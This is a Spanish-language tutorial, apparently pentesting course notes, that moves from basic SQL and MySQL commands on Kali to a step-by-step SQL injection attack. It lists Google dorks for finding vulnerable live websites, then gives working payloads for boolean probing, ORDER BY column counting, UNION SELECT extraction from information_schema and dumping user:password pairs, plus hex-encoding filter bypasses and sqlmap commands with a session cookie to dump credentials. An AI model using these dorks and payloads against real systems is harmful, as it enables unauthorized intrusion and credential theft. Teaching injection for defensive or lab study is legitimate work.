Saber nociones básicas sobre SQL.

Definicion de SQL Injection: El sql injection es un tipo de ataque a una base de datos en el cual, por la mala filtración de las variables se puede inyectar un código creado por el atacante al propio código fuente de la base de datos.

Listado de comandos básicos en SQL

Grant Utilizado para otorgar privilegios

(GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP)

```
GRANT ALL PRIVILEGES
ON TABLE <tabla1>, <tabla2>,  ...
[WITH GRANT OPTION] TO <usuario1>, <usuario2> ...
```

Revoke Utilizado para eliminar privilegios

```
REVOKE SELECT ON USUARIOS FROM Juan;
```

Create Utilizado para crear nuevos elementos(tablas,idices…)

Drop Utilizado para eliminar elementos

```
DROP TABLE base.tabla;
```

Alter Utilizado para alterar campos de las tablas

```
alter table users
add column feedback_score int (primero la añadimos)


alter table users drop column feedback_score; (luego la
borramos)
```

Select Utilizado para consultar registros de una tabla y comprobar que satisfagan una condición determinada

SELECT numero, calle FROM DIRECCION WHERE ciudad = 'Sevilla'

Insert Utilizado para cargar lotes de datos en la base de datos

Update Utilizado para cambiar valores de registros y campos

UPDATE tienda SET tlf = "765 333 120" WHERE id = 33;

Delete Elimina registros de una tabla de la base de datos

DELETE FROM pieza_ordenador WHERE fabricante = 'intel';

Lista de clausulas básicas en SQL

From Selecciona la tabla sobre la cual se va a operar (o sobre sus registros)

Where Especifica las condiciones que se deben cumplir los registros que se seleccionan


Group by Utilizado para separar registros en grupos

Order by Ordena registros selecionados

MySql

Es muy normal que utilicemos MySQL a través de páginas PHP y para administrar la base de datos utilicemos un programa como PhpMyAdmin, pero a veces no nos queda otro remedio que acceder a la base de datos a través de la línea de comandos, por ejemplo, cuando estamos en un servidor remoto al que accedemos por terminal, o cuando no tenemos otra herramienta de interfaz gráfica instalada.

- Para iniciar el servicio en nuestra Kali: **sudo service mysql start**
- Ahora a través del usuario root nos conectamos a la base de datos: **sudo mysql -u root**



- Para ver las bases de datos que existen: **show databases;**
- Para crear una base de datos: **créate database Curso;**
- Para entrar en una base de datos para poder usarla: **use Curso;**
- Para crear una tabla en esa base de datos:
  créate table Alumnos(id int(3), user varchar(20), password varchar(20), email varchar(32));
- Para ver las tablas de la base de datos: **show tables;**
- Para ver los campos de una tabla: **describe Alumnos**
- Vamos a insertar nuestro primer registro en esta tabla:
  Insert into Alumnos(id, user, password, email) values(1, "root", "admin123", info@gmail.com);

- Rellenar 4 registros más y crear una tabla llamada profesores y otra llamada horario.
- Para ver todos los registros que hemos añadido: **select * from Alumnos**

Ataque blind SQL Injection

El BLIND SQL Injection se considera un ataque a ciegas, es decir, sin conocer nada sobre el server (Versión de SQL, nombre de las tablas, numero de tablas, etc, que deberemos saber para concluir el ataque y para saber defendernos.)

Localizando webs vulnerables en Internet

Para localizar webs en Internet posiblemente vulnerables a la inyección SQL a ciegas, deberíamos buscar webs con una estructura de url del tipo …url/index.php?id=0 o similar en la que se lea alguna variable por url. Para esto se suele utilizar una técnica llamada Google Dorking. Un dork no es más que una búsqueda especializada en la que especificamos condiciones de búsqueda avanzadas.

Algunos ejemplos de dorks típicos en la búsqueda de webs vulnerables a blind SQL Injection:

inurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID=

inurl:play_old.php?id=

inurl:declaration_more.php?decl_id=

inurl:pageid=

inurl:games.php?id=

inurl:page.php?file=

inurl:newsDetail.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:show.php?id=

inurl:staff_id=

inurl:newsitem.php?num= andinurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID=

inurl:play_old.php?id=

inurl:declaration_more.php?decl_id=

inurl:pageid=

inurl:games.php?id=

inurl:page.php?file=

inurl:newsDetail.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:show.php?id=

inurl:staff_id=

inurl:newsitem.php?num=

Vamos a inyectar cadenas típicas para determinar la respuesta ante una condición verdadera o falsa:

http://localhost/frontpage.php?userID=1**+1000-1000** (ISQL0)


http://localhost/frontpage.php?userID=1 **and 1=1** (ISQL0)

http://localhost/frontpage.php?userID=1 **or 1=2** (ISQL0)

http://localhost/frontpage.php?userID=1 **and 1=2** (ISQL+)

http://localhost/frontpage.php?userID=1 **or 1=1** (ISQL+)

http://localhost/frontpage.php?userID=1**+1** (ISQL+)



Si al procesar la página con el valor sin inyectar y con ISQL0 nos devuelve la misma página sin ningún tipo de error, se podría inferir que el parámetro está ejecutando los comandos y por lo tanto hay inyección SQL. Por otra parte, si cunado inyectamos condiciones ISQL+ nos aparecen mensajes de error y no nos permite ver ningún dato, estamos ante el entorno ideal de vulnerabilidad a Blind SQL Injection-

Sacando el número de columnas de la tabla

Vamos a inyectar un código que cause un conflicto al llegar a un numero de columna, el cual no se encuentra en la base de datos.

Bien para esto vamos a utilizar la cláusula **order by.** Este tipo de ataque se basa en ordenar columnas hasta llegar a la última. Así al poner la siguiente, al no existir, nos devolverá un error tipo:

Unknown column 'numerodecolumna' in 'order clause'

http://localhost/frontpage.php?userID=1 order by 100; -- -;

Averigurar las columnas que aceptan consultas

Para hacer esto nos valemos de la sentencia SQL "Union Select". Un ejemplo puede ser el siguiente:

http://localhost/frontpage.php?userID= -1 union select 1,2,3,4;-- -;

Los resultados de esta consulta corresponderán a los números de columna que aceptan consultas. Se puede elegir cualquiera de estas columnas para inyectar sentencias SQL.

Comandos para inyectar en esas columnas

- database() - base de datos en uso
- user() - usuario que está corriendo la base de datos
- @@version - nos da la versión de mysql que está corriendo
- Schema_name from information_schema.schemata - nos muestra todas las bases de datos que hay

Una vez que ya sabemos las bases de datos que hay, para ver las tablas que hay en una determinada base de datos:

- unión select 1, table_name, 3, 4 from information_schema.tables where table_schema = “Colegio”;-- -;

para ver las columnas de las tablas:

- unión select 1, column_name, 3, 4 from information_schema.columns where table_schema = “Colegio” and table_name = “Alumnos”;-- -;

para ver los datos de determinados campos, en este caso, user y pass

- unión select 1, concat(user,0x3a,password), 3, 4 from Colegio.Alumnos:-- -;

en algunas ocasiones cuando queremos ver sobre todo las tablas que hay en una base de datos, esta filtradas y no dejan poner “nombrebasedatos”, para solucionar esto:

- nos vamos a kali y ponemos: echo “nombrebasedatos” | xxd –ps

esto nos da el hexadecimal quitando el 0a lo copiamos y borramos “nombrebasedatos” y ponemos en su lugar 0xcodigoEnHexadecimal

hay muchas veces que las contraseñas están hasheadas en las bases de datos. Una página que podéis usar para descifrar esos hashes es: www.hashes.org

SQLMAP

Es un comando que nos va automatizar la inyección sql.

Cuando una web sea vulnerable a inyección sql buscamos en searchsploit el tipo de cms o web y cogemos un sploit.

Examinamos el código y si usa sqlmap lo más normal es que nos pida la cookie se sesión: para poder ver la cookie de sesión instalamos un plugin que se llama edit this cookie2

Un ejemplo para usar un sploit de sqlmap es:

Sqlmap –u 'http://192.168.1.105/view.php?mod=admin&view=repod&id=plans' –cookie="PHPSESSID=kjsldfj4we43lk"

- para sacar las bases de datos después ponemos:
  --dbs --batch --radom-agent

- ahora que ya hemos visto las bases de datos, para sacar las tablas:
  -D nombrebasedatos --tables --batch --radom-agent
- ahora para sacar las columnas:
  -D nombrebasedatos –T nombreTabla --columns --batch --radom-agent
- Para sacar los datos de las columnas que queramos:
  -D nombrebasedatos –T nombreTabla –C user,password --dump --batch --radom-agent